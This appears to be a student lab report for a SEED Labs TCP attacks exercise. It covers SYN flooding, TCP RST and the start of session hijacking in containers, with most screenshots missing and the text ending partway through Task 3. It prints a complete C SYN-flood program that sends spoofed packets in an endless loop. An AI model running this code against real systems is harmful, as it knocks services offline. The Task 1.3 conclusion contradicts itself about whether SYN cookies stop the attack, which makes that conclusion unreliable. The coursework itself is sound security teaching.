**ACS 54500 Cryptography and Network Security – Lab 4**


In this lab, we implement TCP attacks.

**Task 1:**


In this task, we try launching SYN flooding attacks from the attack container to the victim. In order to do this, the SYN cookie mechanism in Ubuntu needs to be turned off with root privilege turned on. SEED Labs has already done this. We can proceed with the tasks.

**Task 1.1:**


The first sub-task is to modify the given code to launch an attack from the attacker to the victim. I entered in the victim’s IP address and the destination port in the code and then ran it on the attacker container. The code is as shown below -




Here is the run of the attack –



For me, the attack kept failing, so I first ran a second instance of it, and tried again. It still failed, so I then decreased the size of the queue to 80, and tried again. As you can see, the attack still failed.



I then ran a third instance of it, as shown below, and it finally worked.



Thus, the attack is successful.

**Task 1.2:**

I first changed the size of the queue back to 128 as shown below –



The given C code is as below:

#include <unistd.h>

#include <stdio.h>

#include <stdlib.h>

#include <errno.h>

#include <time.h>

#include <string.h>

#include <sys/socket.h>

#include <netinet/ip.h>

#include <arpa/inet.h>

/\* IP Header \*/

struct ipheader {

  unsigned char      iph\_ihl:4, //IP header length

                     iph\_ver:4; //IP version

  unsigned char      iph\_tos; //Type of service

  unsigned short int iph\_len; //IP Packet length (data + header)

  unsigned short int iph\_ident; //Identification

  unsigned short int iph\_flag:3, //Fragmentation flags

                     iph\_offset:13; //Flags offset

  unsigned char      iph\_ttl; //Time to Live

  unsigned char      iph\_protocol; //Protocol type

  unsigned short int iph\_chksum; //IP datagram checksum

  struct  in\_addr    iph\_sourceip; //Source IP address

  struct  in\_addr    iph\_destip;   //Destination IP address

};

/\* TCP Header \*/

struct tcpheader {

    u\_short tcp\_sport;               /\* source port \*/

    u\_short tcp\_dport;               /\* destination port \*/

    u\_int   tcp\_seq;                 /\* sequence number \*/

    u\_int   tcp\_ack;                 /\* acknowledgement number \*/

    u\_char  tcp\_offx2;               /\* data offset, rsvd \*/

#define TH\_OFF(th)      (((th)->tcp\_offx2 & 0xf0) >> 4)

    u\_char  tcp\_flags;

#define TH\_FIN  0x01

#define TH\_SYN  0x02

#define TH\_RST  0x04

#define TH\_PUSH 0x08

#define TH\_ACK  0x10

#define TH\_URG  0x20

#define TH\_ECE  0x40

#define TH\_CWR  0x80

#define TH\_FLAGS        (TH\_FIN|TH\_SYN|TH\_RST|TH\_ACK|TH\_URG|TH\_ECE|TH\_CWR)

    u\_short tcp\_win;                 /\* window \*/

    u\_short tcp\_sum;                 /\* checksum \*/

    u\_short tcp\_urp;                 /\* urgent pointer \*/

};

/\* Psuedo TCP header \*/

struct pseudo\_tcp

{

        unsigned saddr, daddr;

        unsigned char mbz;

        unsigned char ptcl;

        unsigned short tcpl;

        struct tcpheader tcp;

        char payload[1500];

};

//#define DEST\_IP    "10.9.0.5"

//#define DEST\_PORT  23  // Attack the web server

#define PACKET\_LEN 1500

unsigned short calculate\_tcp\_checksum(struct ipheader \*ip);

/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

  Given an IP packet, send it out using a raw socket.

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

void send\_raw\_ip\_packet(struct ipheader\* ip)

{

    struct sockaddr\_in dest\_info;

    int enable = 1;

    // Step 1: Create a raw network socket.

    int sock = socket(AF\_INET, SOCK\_RAW, IPPROTO\_RAW);

    if (sock < 0) {

      fprintf(stderr, "socket() failed: %s\n", strerror(errno));

      exit(1);

    }

    // Step 2: Set socket option.

    setsockopt(sock, IPPROTO\_IP, IP\_HDRINCL,

                     &enable, sizeof(enable));

    // Step 3: Provide needed information about destination.

    dest\_info.sin\_family = AF\_INET;

    dest\_info.sin\_addr = ip->iph\_destip;

    // Step 4: Send the packet out.

    sendto(sock, ip, ntohs(ip->iph\_len), 0,

           (struct sockaddr \*)&dest\_info, sizeof(dest\_info));

    close(sock);

}

/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

  Spoof a TCP SYN packet.

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

int main(int argc, char \*argv[]) {

   char buffer[PACKET\_LEN];

   struct ipheader \*ip = (struct ipheader \*) buffer;

   struct tcpheader \*tcp = (struct tcpheader \*) (buffer +

                                   sizeof(struct ipheader));

   if (argc < 3) {

     printf("Please provide IP and Port number\n");

     printf("Usage: synflood ip port\n");

     exit(1);

   }

   char \*DEST\_IP   = argv[1];

   int DEST\_PORT   = atoi(argv[2]);

   srand(time(0)); // Initialize the seed for random # generation.

   while (1) {

     memset(buffer, 0, PACKET\_LEN);

     /\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

        Step 1: Fill in the TCP header.

     \*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

     tcp->tcp\_sport = rand(); // Use random source port

     tcp->tcp\_dport = htons(DEST\_PORT);

     tcp->tcp\_seq   = rand(); // Use random sequence #

     tcp->tcp\_offx2 = 0x50;

     tcp->tcp\_flags = TH\_SYN; // Enable the SYN bit

     tcp->tcp\_win   = htons(20000);

     tcp->tcp\_sum   = 0;

     /\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

        Step 2: Fill in the IP header.

     \*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

     ip->iph\_ver = 4;   // Version (IPV4)

     ip->iph\_ihl = 5;   // Header length

     ip->iph\_ttl = 50;  // Time to live

     ip->iph\_sourceip.s\_addr = rand(); // Use a random IP address

     ip->iph\_destip.s\_addr = inet\_addr(DEST\_IP);

     ip->iph\_protocol = IPPROTO\_TCP; // The value is 6.

     ip->iph\_len = htons(sizeof(struct ipheader) +

                         sizeof(struct tcpheader));

     // Calculate tcp checksum

     tcp->tcp\_sum = calculate\_tcp\_checksum(ip);

     /\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

       Step 3: Finally, send the spoofed packet

     \*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

     send\_raw\_ip\_packet(ip);

   }

   return 0;

}

unsigned short in\_cksum (unsigned short \*buf, int length)

{

   unsigned short \*w = buf;

   int nleft = length;

   int sum = 0;

   unsigned short temp=0;

   /\*

    \* The algorithm uses a 32 bit accumulator (sum), adds

    \* sequential 16 bit words to it, and at the end, folds back all

    \* the carry bits from the top 16 bits into the lower 16 bits.

    \*/

   while (nleft > 1)  {

       sum += \*w++;

       nleft -= 2;

   }

   /\* treat the odd byte at the end, if any \*/

   if (nleft == 1) {

        \*(u\_char \*)(&temp) = \*(u\_char \*)w ;

        sum += temp;

   }

   /\* add back carry outs from top 16 bits to low 16 bits \*/

   sum = (sum >> 16) + (sum & 0xffff);  // add hi 16 to low 16

   sum += (sum >> 16);                  // add carry

   return (unsigned short)(~sum);

}

/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

  TCP checksum is calculated on the pseudo header, which includes

  the TCP header and data, plus some part of the IP header.

  Therefore, we need to construct the pseudo header first.

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

unsigned short calculate\_tcp\_checksum(struct ipheader \*ip)

{

   struct tcpheader \*tcp = (struct tcpheader \*)((u\_char \*)ip +

                            sizeof(struct ipheader));

   int tcp\_len = ntohs(ip->iph\_len) - sizeof(struct ipheader);

   /\* pseudo tcp header for the checksum computation \*/

   struct pseudo\_tcp p\_tcp;

   memset(&p\_tcp, 0x0, sizeof(struct pseudo\_tcp));

   p\_tcp.saddr  = ip->iph\_sourceip.s\_addr;

   p\_tcp.daddr  = ip->iph\_destip.s\_addr;

   p\_tcp.mbz    = 0;

   p\_tcp.ptcl   = IPPROTO\_TCP;

   p\_tcp.tcpl   = htons(tcp\_len);


   memcpy(&p\_tcp.tcp, tcp, tcp\_len);

   return  (unsigned short) in\_cksum((unsigned short \*)&p\_tcp,

                                     tcp\_len + 12);

}


This code is compiled with the below instruction:




Then, I ran the IP flush command to clear the user IP from the victim’s cache –



Now the attack code is run from the attacker’s container as below –



The results as shown below –




The C code worked faster in comparison with the Python code, and also worked on the first try with the original queue size.

This shows how much of a stronger and faster language C is when compared to Python.

**Task 1.3:**


In this task, we need to enable the SYN cookie mechanism and retry both of the attacks again.



Now we run the Python attack again –



We then telnet into the victim from the user container –



As shown above, the attack fails, and the connection is established.




We now run the C code again after flushing the IP cache –





As we can see, even this attack is successful and the connection is established.



Both attacks are successful because Ubuntu’s built-in SYN cookie mechanism kicks in when the machine detects that it is under the SYN flooding attack and stops the attacks.


**Task 2:**

In order to complete the given code, we need to telnet into the victim from the user, record this traffic using wireshark and then fill in the parameters of source IP, destination IP, source port, destination port and sequence number.


We run the telnet command as below –



The wireshark capture is shown below –




From this we fill in and complete the code as shown below –



We now run the attack –

As shown below, when the attack is run, I hit a random key and the connection was immediately reset or closed, showing that the attack was successful.




Thus, the TCP RST attack is successful.


**Task 3:**

In this task, we need to launch a TCP Session Hijacking attack. First, we need to telnet into the victim from the user, record this traffic using wireshark and then fill in the parameters of source IP, destination IP, source port, destination port, sequence number, and ackowledgement number.


We run the telnet command as follows –




Here is how the Wireshark live capture looks like –




Now the code looks like this –



We still need to enter in the data field. So we create a new file called secret.txt on the victim container as shown below –



